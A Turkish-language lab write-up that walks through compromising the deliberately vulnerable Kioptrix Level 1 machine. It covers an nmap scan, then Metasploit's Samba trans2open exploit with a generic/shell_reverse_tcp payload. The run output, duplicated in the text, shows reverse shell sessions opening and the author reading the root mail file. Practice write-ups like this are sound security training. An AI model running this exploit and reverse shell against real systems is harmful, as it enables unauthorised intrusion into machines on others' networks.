Hazırlayan: Burak Sezer Polat


Hazırlanma Tarihi: 20.04.2025

Kioptrix Level-1 Çözümü


Kioptrix vulhub tarafından sağlanan ve açıkları olan bir makinedir. Bu makinenin farklı kolaylık seviyelerine göre açıklarını içeren versiyonları mevcuttur. Bu çalışmada sizlere seviye 1 olan kioptrix açıklarından faydalanıp sızmayı göstereceğim.

Bu çalışmadan Oracle VirtualBox sanal makinesi kullanılacaktır. Dilerseniz farklı bir sanal makineyle aynı adımları izleyerek başarılı sonuca ulaşabilirsiniz.

Sızma testimize başlamadan önce sanal makinemizde yapmamız gereken bir ayar vardır. Bu ayar ip sorunları ve makinalarımızı aynı ağda görmek içindir.




Görselde de göründüğü gibi bu sanal makinemizin ilk açıldığında görceğimiz ekrandır. Şu anda bende “KioptixLevel1” ve “Kali Linux” makinaları gözükmektedir. Şimdi bu makinelerin ağ ayarlarını değiştirmemiz gerekiyor. Sağ tıklayıp ayarlar sekmesine giriyoruz.



Eğer burdaki ayarlara hiç dokunmadıysanız şuna takılı bölümünde sizde büyük ihtimalle NAT yazacak bunu köprü bağdaştırıcısı yapıyoruz. Aynı adımı kali linux içinde gerçekleştiriyoruz.

Bu aşamalar tamamlandıktan sonra ön hazırlığımız bitirmiş oluyoruz artık sızma testine geçebilriiz.

Şimdi Kali Linux ve Kioptix makinelerimizi çalıştırıyoruz.



Görsel göreceğiniz üzere önce “sudo su” komutu ile Kali Linux üzerinde root yetkisi alıyoruz.

Şimdi ip adresimizi öğrenmemiz gerek bunun için “ifconfig” komutunu yazıyoruz.

Görüldüğü üzere ip adresimizi de öğrenmiş olduk. Eth0 bölümünde inet yazılı kısım bizim ip adresimizdir.


Şimdi “nmap ip-adresimiz/CIDR” ile ağımıza ait bilgileri ve güvenlik açıklarını öğrenmeye çalışacağız.

Yani benim için bu komut “nmap 172.20.10.12/28” şeklinde olacak. Eğer CIDR hesaplayamıyorsanız “subnetcalculator” websitesinden netmask adresinizi yazarak öğrenebilirsiniz.

Karşımıza açıklar listelenmiş oldu burada 172.20.10.13 olan adresin kioptrix aracının olduğunu anlıyorum. Mac adress kısmında da zaten “Virtualbox” diye belirtmiş buradan anlayabiliriz.

139/tcp numaraları portun açığından faydalanazcağız. 139 nolu port, iki cihaz arasında bir iletişim başlatmak, paketlerin birbirine ulaşmasını kontrol etmek ve bilgisayar adlarının ağ üzerinde çözülmesini sağlar.


Şimdi terminalde bu sefer “msfconsole” komutunu yazıyoruz.



Görüldüğü üzere metasploit konsoluna erişmiş olduk.

Metasploit siber güvenlik alanında oldukça popüler olan araçlardan biridir.

Şimdi “msfconsole” yazıp yönlendirildiğimiz “msf6” konsoluna “search samba” yazıyoruz.




Karşımıza sonuçlar çıkıyor. Burada bizim için en uygun olan 69 numaralı exploittir. Çünkü işletim sistemimiz linux.

Daha sonra “use 69” kodunu giriyoruz.


Not: Sizde exploit/linux/samba/trans2open 69 numarada olmayabilir sizde kaçıncı numaradaysa onu girmeniz gerekli.

Bu sayede exploitimizi elde etmiş oluyoruz. Şimdi “options” komutu ile ayarlarımıza bakıyoruz.



Görüldüğü üzere RHOSTS kısmı “set” edilmemiş. Buraya sızacağımız makinenin ip adresini “set” etmemiz gerekli. Bu görselde LHOST bizim ip adresimiz RHOSTS kısmı da sızacağımız makine olacak.

Nmap sayesinde elde ettiğimiz kioptix ip adresimiz olan 172.20.10.13’ü “set RHOST 172.20.10.13” komutu ile “set” ediyoruz, ve yine “options” yazıyoruz.



Görüldüğü üzere artık “RHOSTS” kısmı boş değil hedefimizi belirlemiş olduk. Elimizdeki payload için son bir düzenleme yapmamız gerekecek. Çünkü bu payload 86bit bunu 64bit olarak kulanmamız gerekecek “set PAYLOAD generic/shell_reverse_tcp” komutu ile paylad’ımızı ugun hale getiriyoruz.

Evet gerekli ayarlarımızı da yapmış olduk şimdi “run” komutu ile sızmayı başlatabiliriz.

```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD ⇒ generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 172.20.10.12:4444
[*] 172.20.10.13:139 - Trying return address 0xbffffdfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffcfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffbfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffafc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff9fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff8fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff7fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (172.20.10.12:4444 → 172.20.10.13:32769) at 2025-04-20 10:10:12 +0300

[*] Command shell session 2 opened (172.20.10.12:4444 → 172.20.10.13:32770) at 2025-04-20 10:10:13 +0300
[*] Command shell session 3 opened (172.20.10.12:4444 → 172.20.10.13:32771) at 2025-04-20 10:10:15 +0300
[*] Command shell session 4 opened (172.20.10.12:4444 → 172.20.10.13:32772) at 2025-04-20 10:10:16 +0300
```

Başarılı bir şekilde makinemize sızmış olduk. Şimdi ctrl+c kısayolu ile önceki yere dönmemiz gerekli. Karşımıza Abort session1 [y/N] şeklinde oturumdan çıkılsın mı? Şeklinde bir soru çıkacak hayır dememiz gerekli o yüzden “N” şeklinde komutu giriyoruz. Artık hedef makinedeyiz “pwd” komutu ile mevcut dizini gösteriyoruz.

```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD ⇒ generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 172.20.10.12:4444
[*] 172.20.10.13:139 - Trying return address 0xbffffdfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffcfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffbfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffafc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff9fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff8fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff7fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (172.20.10.12:4444 → 172.20.10.13:32769) at 2025-04-20 10:10:12 +0300

[*] Command shell session 2 opened (172.20.10.12:4444 → 172.20.10.13:32770) at 2025-04-20 10:10:13 +0300
[*] Command shell session 3 opened (172.20.10.12:4444 → 172.20.10.13:32771) at 2025-04-20 10:10:15 +0300
[*] Command shell session 4 opened (172.20.10.12:4444 → 172.20.10.13:32772) at 2025-04-20 10:10:16 +0300
^C
Abort session 1? [y/N]  N
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
pwd
/tmp
```


Daha sonra “cd ..” komutu ile bir önceki dizine gidiyoruz ve “ls” komutu ile dizini listeliyoruz.

```
cd ..
pwd
/
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
```

Burdan “cd var” komutu ile var dizinine gidiyoruz ve orada da “ls” komutu ile bir listeleme yapıyoruz.

Şimdi buradan da “cd mail” yazıp mail dizinine gidiyoruz ve yine listeleme yapıyoruz.

Son olarak “cat root” komutu ile dosya içeriğini terminale yazıdırıyoruz.



Başarılı bir şekilde sızdığımızın mesajını aldık. Hepsi bu kadar.